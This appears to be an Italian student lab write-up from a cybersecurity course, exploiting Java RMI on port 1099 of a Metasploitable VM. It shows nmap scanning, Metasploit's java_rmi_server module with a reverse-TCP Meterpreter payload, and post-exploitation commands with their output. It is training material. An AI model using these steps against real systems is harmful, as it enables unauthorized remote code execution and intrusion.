
S7/L5 Epicode Cybersecurity


Exploit Java RMI

Nell’esercizio di oggi viene richiesto di sfruttare la vulnerabilità di Metasploitable nella porta 1099. Per prima cosa andiamo a cambiare gli indirizzi IP, come richiesto, iniziando da Kali.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fef8:e361  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f8:e3:61  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 572 (572.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3633 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 2264 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 2264 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Dopo aver modificato l’indirizzo di Kali, passiamo allora a Metasploitable, per far si che le macchine siano in grado di comunicare tra di loro.




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:47:1e:c0
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe47:1ec0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1468 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1436 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:117656 (114.8 KB)  TX bytes:111165 (108.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:145 errors:0 dropped:0 overruns:0 frame:0
          TX packets:145 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29612 (28.9 KB)  TX bytes:29612 (28.9 KB)
```

Cambiati gli indirizzi IP delle macchine, andiamo ad eseguire un ping per vedere se effettivamente le macchine comunichino tra loro.




```
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.969 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.48 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.969/1.503/2.478/0.690 ms
```

Prima di avviare Metasploit, andiamo ad eseguire una scansione di Metasploitable per verificare che la porta 1099-Java RMI sia aperta per la comunicazione.




```
└$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 09:35 CET
Nmap scan report for 192.168.11.112
Host is up (0.0051s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.71 seconds
```

Avviamo quindi Metasploit tramite il comando “msfconsole”, cerchiamo un exploit tramite il comando “search java_RMI” e lo selezioniamo.




```
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_RMI

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                           normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31   excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

Prima di avviare l’exploit lo configuriamo, inserendo l’indirizzo IP della macchina vittima tramite il comando “set rhosts” ed utilizzando il payload standard.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Andiamo quindi ad avviare l’exploit. Tutto va a buon fine e il payload avvia una sessione Meterpreter. Come richiesto, mandiamo il comando “ifconfig” per visualizzare la configurazione di rete.



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/H8Vas5avPdMd
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:46868) at 2024-01-19 09:43:12 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:1ec0
IPv6 Netmask : ::
```

Successivamente, utilizziamo il comando “route” per ottenere informazioni sulla tabella di routing della macchina vittima.



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe47:1ec0  ::       ::
```